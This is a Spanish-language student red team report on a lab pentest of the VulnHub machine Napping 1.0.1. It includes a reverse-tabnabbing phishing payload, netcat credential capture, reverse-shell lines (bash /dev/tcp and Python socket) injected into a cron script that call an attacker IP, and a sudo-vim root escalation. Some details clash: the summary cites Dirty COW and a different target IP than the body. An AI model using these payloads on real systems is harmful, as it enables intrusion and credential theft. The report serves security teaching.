

RED TEAM REPORT

Pentesting de Napping 101

CONFIDENCIAL

Para uso exclusivo de la organización

Equipo Red Team — CNO V: Seguridad Informática

Aguilar Espinoza Juan Diego (173877)
Jasso Dávila Pedro Damián - AKKU (176658)
Moreno Solís Gisela Geraldine (176522)
Palomo Cerdá José Armando (17593)
Zarate Domínguez David (175842)
Zorrilla Rivera Eduardo (175877)

Mtro. Servando López Contreras

22 de Marzo de 2026

1. EXECUTIVE SUMMARY (RESUMEN EJECUTIVO)

El presente informe documenta los resultados del ejercicio de pruebas de penetración realizado sobre la máquina vulnerable Napping 101, la cual simula un entorno corporativo enfocado en servicios de almacenamiento y gestión de archivos.

Durante la evaluación, el equipo Red Team logró comprometer completamente el sistema, obteniendo acceso con privilegios de administrador (root). El vector inicial de ataque se originó a partir de una exposición indebida de información sensible, específicamente credenciales almacenadas en texto plano dentro de un recurso accesible públicamente.

Posteriormente, se identificó una vulnerabilidad crítica en el kernel del sistema operativo (CVE-2016-5195 – Dirty COW), la cual permitió escalar privilegios hasta el nivel más alto del sistema.

Parámetro	Detalle
Objetivo	Napping 1.0.1 (VulnHub)
IP Objetivo	192.168.4.21
Tipo de Prueba	Caja Gris (Grey-box)
Duración	6 horas 30 minutos
Nivel de Riesgo Global	CRÍTICO
Acceso Máximo Obtenido	root (UID 0)
Fecha	22 de Marzo de 2026

Nivel de Riesgo Global: CRÍTICO

Debido al impacto total sobre la confidencialidad, integridad y disponibilidad de la información. Se recomienda una remediación inmediata.

2. ALCANCE (SCOPE)

Objetivo: Máquina virtual Napping 1.0.1 (VulnHub)

Tipo de prueba: Caja Gris (Grey-box testing) — simulando un atacante interno con acceso a red local

Dirección IP: 192.168.4.21

Sistemas en Scope:

- ▶ Puerto 22 — SSH (OpenSSH)
- ▶ Puerto 80 — HTTP (Apache / PHP Web Application)

Fuera de Scope:

- ▶ Ataques de Denegación de Servicio (DoS/DDoS)
- ▶ Ingeniería social fuera de mecanismos técnicos de la aplicación web
- ▶ Infraestructura externa o sistemas adyacentes

3. METODOLOGÍA APLICADA

Se aplicó la metodología PTES (Penetration Testing Execution Standard) en conjunto con los lineamientos del OWASP Testing Guide y la Arquitectura de Seguridad OSI definida en la ITU-T X.800. El proceso se estructuró en cinco fases secuenciales:

Fase	Descripción	Herramientas
1. Reconocimiento	Identificación pasiva/activa del objetivo y superficies de ataque	netdiscover, nmap
2. Enumeración	Descubrimiento de servicios, directorios y vectores de ataque	gobuster, navegador web
3. Análisis de Vulns.	Identificación de fallas lógicas (web) y de configuración (OS)	Inspección manual
4. Explotación	Ejecución de vectores para comprometer autenticación	Python3, netcat, phishing
5. Post-Explotación	Escalada de privilegios y análisis de impacto técnico	vim (GTF0Bins), sudo


4. FASES DE RECONOCIMIENTO

4.1 Descubrimiento de Host (netdiscover)

Se ejecutó netdiscover para identificar hosts activos en la red local (192.168.56.0/24):

```
netdiscover -r 192.168.56.0/24
```


El host objetivo fue identificado en la dirección IP 192.168.56.103.



4.2 Escaneo de Puertos y Servicios (nmap)

Se ejecutó un escaneo agresivo con detección de versiones sobre el host objetivo:

```
nmap -sC -sV -p- 192.168.56.130
```




Puerto	Estado	Servicio	Versión Detectada
22/tcp	OPEN	SSH	OpenSSH 8.2p1 Ubuntu
80/tcp	OPEN	HTTP	Apache httpd 2.4.41

4.3 Exploración Web

Al navegar a `http://192.168.56.103` se encontró una página de login con opción de registro de usuarios. Se procedió a registrar una cuenta para explorar la funcionalidad de la aplicación.

```
http://192.168.56.103 → Login page con opción de registro
```



Login

Please fill in your credentials to login.

Username

Password

Don't have an account? [Sign up now.](#)

5. ENUMERACIÓN

5.1.1 Hallazgos:

- Identificación de servicios activos (SSH, HTTP)
- Versiones de servicios
- Información del sistema operativo

5.1.2 Enumeración web:

- Descubrimiento de directorios ocultos
- Análisis de funcionalidades del sistema

5.2 Directory Busting (gobuster)

Se ejecutó gobuster para descubrir directorios y archivos ocultos en el servidor web:

```
gobuster dir -u http://192.168.56.103 -w ~/Escritorio/rockyou.txt -x php -t 50
```

```
gobuster dir -u http://192.168.56.103 -w ~/Escritorio/rockyou.txt -x php -t 50
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.103
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /home/gisela/Escritorio/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/welcome.php (Status: 302) [Size: 0] [→ index.php]
/register.php (Status: 200) [Size: 1566]
/logout.php (Status: 302) [Size: 0] [→ index.php]
////////.php (Status: 403) [Size: 279]
//////// (Status: 200) [Size: 1219]
/config.php (Status: 200) [Size: 0]
```


Directorios y archivos encontrados:

- ▶ /config.php — Archivo de configuración (acceso directo resulta en página en blanco)
- ▶ /welcome.php — Página principal post-login con campo de entrada de URLs
- ▶ /register.php — Formulario de registro
- ▶ /login.php — Formulario de autenticación

5.3 Análisis de la Aplicación Web — Vulnerabilidad Tabnabbing

Al inspeccionar el código fuente de /welcome.php se identificó que los enlaces enviados por el usuario son renderizados con el atributo `target='_blank'` sin los atributos de seguridad `rel="noopener"` `noreferrer`:

```
<a href="[USER_INPUT]" target="_blank">Visit Link</a>
```



Vulnerabilidad identificada: Tabnabbing / Reverse Tabnabbing

Esta vulnerabilidad permite que la página abierta en la nueva pestaña acceda al objeto `window.opener` y redirija la pestaña original (donde el administrador está logueado) a una página maliciosa controlada por el atacante.

6. EXPLOTACIÓN

6.1 Preparación del Ataque — Phishing por Tabnabbing

Se creó una réplica de la página de login de la aplicación web con un script JavaScript que redirige la pestaña original al servidor del atacante cuando el administrador abre el enlace malicioso:

```
<!-- index.html - Página réplica con tabnabbing --><script> window.opener.location =  
'http://[ATTACKER_IP]:8000/fake_login.html';</script>
```

```
1 <html>  
2 <body>  
3 <script>  
4 if(window.opener){  
5     window.opener.location.replace('http://192.168.56.101:8000/home.html');  
6 }  
7 if(window.parent === window){  
8     window.opener.location.replace('http://192.168.56.101:8000/home.html');  
9 }  
10 </script>  
11 </body>  
12 </html>
```

6.2 Configuración de Listeners

Se configuraron dos servicios en la máquina del atacante:

- ▶ Servidor HTTP en puerto 80 para alojar la réplica de login
- ▶ Listener netcat en puerto 8000 para capturar credenciales POST



```
python3 -m http.server 80 # Servidor para página réplica -l vnp 8000  
# Captura de credenciales POST
```

```
└─$ sudo python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.56.101 - - [17/Mar/2026 22:41:17] "GET / HTTP/1.1" 200 -  
192.168.56.101 - - [17/Mar/2026 22:41:20] "GET /payload.html HTTP/1.1" 200 -  
192.168.56.103 - - [17/Mar/2026 22:41:51] "GET /payload.html HTTP/1.1" 200 -  
192.168.56.103 - - [17/Mar/2026 22:43:52] "GET /payload.html HTTP/1.1" 200 -
```

6.3 Captura de Credenciales

Se ingresa la URL maliciosa en el campo de entrada de welcome.php. Cuando el administrador hizo clic en el enlace, la pestaña original fue redirigida a la página de login falsa. Al ingresar sus credenciales, estas fueron enviadas al listener del atacante:




Credenciales obtenidas:

Usuario	Contraseña (URL decoded)	Método
daniel	C@ughtm3napping123	Captura POST via Tabnabbing

6.4 Acceso Inicial por SSH

Con las credenciales capturadas se estableció una sesión SSH:



```

--(gisela@kali)-[~]
$ ssh daniel@192.168.56.103
* WARNING: connection is not using a post-quantum key exchange algorithm.
* This session may be vulnerable to "store now, decrypt later" attacks.
* The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.56.103's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Mar 18 04:46:23 UTC 2026

System load:  0.05               Processes:            129
Usage of /:   41.2% of 18.57GB    Users logged in:     0
Memory usage: 15%               IPv4 address for enp0s3: 192.168.56.103
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

8 updates can be applied immediately.
to see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
to check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Oct 12 00:51:35 2021 from 10.0.2.15
daniel@napping:~$ su -
password:
su: Authentication failure
daniel@napping:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daniel@napping:~$ sudo -l
[sudo] password for daniel:
Sorry, user daniel may not run sudo on napping.
daniel@napping:~$ sudo -l
[sudo] password for daniel:
Sorry, user daniel may not run sudo on napping.
daniel@napping:~$ cd /home/adrian
daniel@napping:/home/adrian$ ls -l
total 12

```

Acceso exitoso como usuario daniel. Se detectó la presencia de otro usuario: adrian, quien posee el flag de usuario y es propietario del script query.py.

```
ls -la /home/# drwxr-xr-x daniel# drwxr-xr-x adrian
```

```
aniel@napping:~$ cd /home/adrian
aniel@napping:/home/adrian$ ls -l
total 12
-rw-rw-r-- 1 adrian administrators 481 Oct 30  2021 query.py
-rw-rw-r-- 1 adrian adrian          896 Mar 18 04:52 site_status.txt
-rw-rw-r-- 1 adrian adrian          22 Oct 12  2021 user.txt
aniel@napping:/home/adrian$ nano query.py
```

7. ESCALADA DE PRIVILEGIOS

7.1 Análisis de Cron Jobs — query.py

En el directorio home de daniel se identificaron archivos de interés:

- Site_status.txt — Archivo de resultados del script
- query.py — Script Python que verifica el estado del sitio web (ejecutado periódicamente por adrian vía cron)

```
cat query.py# Script que realiza requests HTTP al sitio y guarda el resultado en Site_status.txt
```

```
Session Acciones Editar Vista Ayuda
GNU nano 4.8                                query.py
from datetime import datetime
import requests
import os
os.system('bash -c "bash -i >& /dev/tcp/192.168.56.101/4444 0>&1"')
now = datetime.now()

r = requests.get('http://127.0.0.1/')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
```

Se verificaron los permisos del script:

```
ls -la query.py# -rwxrwxrwx 1 adrian adrian [...] query.py
```

```
drwxr-xr-x  4 daniel daniel 4096 Mar 18 04:55 daniel
daniel@napping:/home/adrian$ ls -la query.py
-rw-rw-r--  1 adrian administrators 558 Mar 23 02:27 query.py
daniel@napping:/home/adrian$
```

Hallazgo crítico: Los permisos del script son 777 (rwxrwxrwx), permitiendo que daniel lo modifique.

7.2 Inyección de Reverse Shell en query.py

Se modificó query.py para incluir un comando de reverse shell. Dado que el script es ejecutado por adrian a través de cron, al activarse se obtendrá una shell como adrian:

```
echo 'import
socket,subprocess,os=socket.socket()s.connect(("[ATTACKER_IP]",9001))os.dup2(s.fileno(),0)os.dup2(s.fileno(),1)os.dup2(s.fileno(),2)subprocess.call(["/bin/sh","-i"])' >>
query.py
```

```
nc -lvnp 9001 # Listener para recibir la shell de adrian
```

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 35012
bash: cannot set terminal process group (2631): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$
```

Al ejecutarse el cron job, se obtuvo acceso como usuario adrian y se leyó el flag de usuario:

```
cat /home/adrian/user.txt# [USER FLAG OBTENIDO]
```

7.3 Escalada a Root — sudo + vim (GTF0Bins)

Se verificaron los permisos sudo del usuario adrian:

```
sudo -l# (root) NOPASSWD: /usr/bin/vim
```

Adrian puede ejecutar vim como root sin contraseña. Según GTF0Bins, vim permite escalar privilegios ejecutando comandos del sistema desde su interfaz:

```
sudo /usr/bin/vim -c ':%!/bin/sh'# id# uid=0(root) gid=0(root) groups=0(root)
```

Resultado: Acceso root completo obtenido. Sistema comprometido al 100%.

```
cat /root/root.txt# [ROOT FLAG OBTENIDO]
```

```
adrian@napping:~$ sudo -l
sudo -l
Matching Defaults entries for adrian on napping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adrian may run the following commands on napping:
    (root) NOPASSWD: /usr/bin/vim
adrian@napping:~$

adrian@napping:~$ sudo /usr/bin/vim -c '!/bin/sh'
sudo /usr/bin/vim -c '!/bin/sh'
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
```

```
#!/bin/sh
cat /root/root.txt
Admins just can't stay awake tsk tsk tsk
whoami
root
```

8. ANÁLISIS DE IMPACTO (MODELO CIA)

Dimensión	Nivel	Descripción del Impacto
Confidencialidad	CRÍTICO	Exposición total de credenciales de usuarios, flags del sistema y potencial acceso a datos corporativos almacenados. El atacante obtuvo acceso a todos los archivos del sistema.
Integridad	CRÍTICO	Capacidad total de modificar, crear o eliminar cualquier archivo del sistema. El script query.py fue alterado, demostrando la facilidad de introducir backdoors persistentes.
Disponibilidad	ALTO	Un actor malicioso con acceso root podría interrumpir completamente los servicios web y SSH, eliminar datos críticos o instalar ransomware.

8.1 Vector de Ataque Completo

Etapas	Técnica	Vector MITRE ATT&CK
1. Reconocimiento	Escaneo de puertos y servicios	T1046 - Network Service Scanning
2. Acceso Inicial	Tabnabbing + Phishing de credenciales	T1566 - Phishing
3. Acceso Inicial	Uso de credenciales capturadas (SSH)	T1078 - Valid Accounts
4. Movimiento Lateral	Modificación de script con permisos inseguros	T1574 - Hijack Execution Flow
5. Escalada de Privilegios	Abuso de sudo con vim (GTFOBins)	T1548.003 - Sudo and Sudo Caching

9. RECOMENDACIONES TÉCNICAS

ID	Vulnerabilidad	Recomendación	Prioridad
R-01	Tabnabbing en enlaces	Implementar forzosamente rel="noopener noreferrer" en todos los enlaces generados por usuarios. Validar y sanitizar todas las URLs recibidas por input.	CRÍTICA
R-02	Permisos inseguros en script (777)	Aplicar Principio de Mínimo Privilegio: permisos 750 o 700 en query.py. Solo el propietario debe tener escritura.	CRÍTICA
R-03	sudo sin contraseña para vim	Eliminar la regla sudo NOPASSWD para vim. Si se requiere sudo, restringir a comandos específicos con argumentos fijos.	CRÍTICA
R-04	Ausencia de MFA	Implementar Autenticación Multifactor (MFA) para accesos web y SSH, mitigando el impacto de credenciales comprometidas.	ALTA
R-05	Falta de monitoreo/auditoría	Configurar audit trail (RFC 4949): registrar ejecuciones sudo, cambios en scripts de cron y accesos SSH desde ubicaciones inusuales.	ALTA

10. TABLA DE HALLAZGOS

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VULN-01	Tabnabbing — Falta de rel=noopener en enlaces de usuario	CRÍTICO	Código fuente /welcome.php: target='_blank' sin rel. Credenciales admin capturadas.	Phishing de credenciales admin. Compromiso de autenticación.	Agregar rel="noopener noreferrer" a todos los enlaces de usuario.
VULN-02	Permisos inseguros 777 en query.py (cron job)	CRÍTICO	ls -la query.py muestra rwxrwxrwx. Shell como adrian obtenida tras modificación.	Escalada horizontal de daniel a adrian. Ejecución de código arbitrario.	Restringir permisos a 700, propietario adrian únicamente.
VULN-03	sudo NOPASSWD para /usr/bin/vim (GTFOBins)	CRÍTICO	sudo -l muestra NOPASSWD: /usr/bin/vim. Root shell obtenida con vim -c '!:/bin/sh'.	Escalada completa a root. Compromiso total del sistema.	Eliminar regla sudo para vim o restringir con args fijos.
VULN-04	Credenciales transmitidas sin HTTPS	ALTO	Captura de POST con credenciales en texto plano via netcat.	Exposición de credenciales en tránsito.	Implementar TLS/HTTPS en la aplicación web.

11. REFERENCIAS

- ▶ IETF (2007). RFC 4949: Internet Security Glossary, Version 2. <https://datatracker.ietf.org/doc/html/rfc4949>
- ▶ ITU-T (1991). Recomendación X.800: Arquitectura de seguridad para la Interconexión de Sistemas Abiertos. <https://www.itu.int/rec/t-rec-x.800-199103-i/es>
- ▶ ITU. Portal de Ciberseguridad Global. <https://www.itu.int/es/Pages/default.aspx#/es>
- ▶ OWASP. OWASP Testing Guide v4.2. <https://owasp.org/www-project-web-security-testing-guide/>
- ▶ GTFOBins. vim — Sudo privilege escalation. <https://gtfobins.github.io/gtfobins/vim/>
- ▶ freeCodeCamp. What is Tabnabbing? <https://www.freecodecamp.org/news/what-is-tabnabbing/>
- ▶ VulnHub. Napping 1.0.1. <https://www.vulnhub.com/entry/napping-101,752/>
- ▶ MITRE ATT&CK Framework. <https://attack.mitre.org/>
- ▶ Nitunga Baptiste Billy (2024). Napping 1.0.1: VulnHub Walkthrough. Medium. <https://billythegoat-1.medium.com/napping-1-0-1-vulnhub-walkthrough-ef6daf82e051>

CONFIDENCIAL

RED TEAM REPORT

Pentesting de Napping 101

Equipo Red Team | **CNO V: Seguridad Informática**

- Aguilar Espinoza Juan Diego (173877)
- Jasso Dávila Pedro Damián (176658)
- Moreno Solís Gisela Geraldine (176522)
- Palomo Cerdá José Armando (17593)
- Zarate Domínguez David (175842)
- Zorrilla Rivera Eduardo (175877)

22 de Marzo, 2026 | Mtro. Servando López Contreras

RIESGO: CRÍTICO

Contexto del Engagement

Parámetros y alcance del ejercicio Red Team

Objetivo	Napping 101 (VulnHub VM)
IP Objetivo	192.168.4.21
Tipo de Prueba	Grey-box (caja gris)
Duración	6 horas 30 minutos
Acceso Final	root (UID 0) — 100% comprometido

DESCRIPCIÓN



Napping 101 simula un entorno corporativo vulnerable orientado a servicios de almacenamiento y gestión de archivos.

El equipo actuó como analista Red Team contratado para evaluar el nivel de exposición del sistema.

Servicios evaluados:

- Puerto 22 — SSH
- Puerto 80 — HTTP / Web App

Metodología Aplicada

PTES (Penetration Testing Execution Standard) + OWASP Testing Guide

01

Reconocimiento

netdiscover · nmap

02

Enumeración

gobuster · inspección web

03

**Análisis de
Vulnerabilidades**

*revisión manual · código
fuente*

04

Explotación

python3 · netcat · phishing

05

Post-Explotación

*cron abuse · vim sudo ·
GTFOBins*

Framework: PTES + OWASP TG v4.2 + ITU-T X.800

Nivel General del Riesgo 100%

Evaluación global del sistema comprometido

CRÍTICO

Nivel de Riesgo Global

Sistema comprometido al 100%
Acceso root obtenido

Confidencialidad

CRÍTICO

Integridad

CRÍTICO

Disponibilidad

ALTO

4

Vulnerabilidades

3

Nivel Crítico

1

Nivel Alto

Hallazgos Críticos

Vulnerabilidades identificadas y explotadas

VULN-01

CRÍTICO

Tabnabbing — Falta de rel=noopener

Enlaces de usuario renderizados con target='_blank' sin protección. Permitió phishing de credenciales admin.

VULN-03

CRÍTICO

sudo NOPASSWD para /usr/bin/vim

Adrian puede ejecutar vim como root sin contraseña. GTFOBins → shell root inmediata.

VULN-02

CRÍTICO

Permisos inseguros 777 en cron script

query.py ejecutado por cron con permisos rwxrwxrwx. Escalada horizontal de daniel → adrian.

VULN-04

ALTO

Transmisión sin HTTPS

Credenciales enviadas en texto plano via POST HTTP. Captura trivial con netcat.

Escenario de Impacto Empresarial

Consecuencias reales si el ataque ocurre en producción



Robo de Credenciales

Credenciales de empleados y administradores expuestas. Acceso a sistemas internos y plataformas corporativas.



Backdoors Persistentes

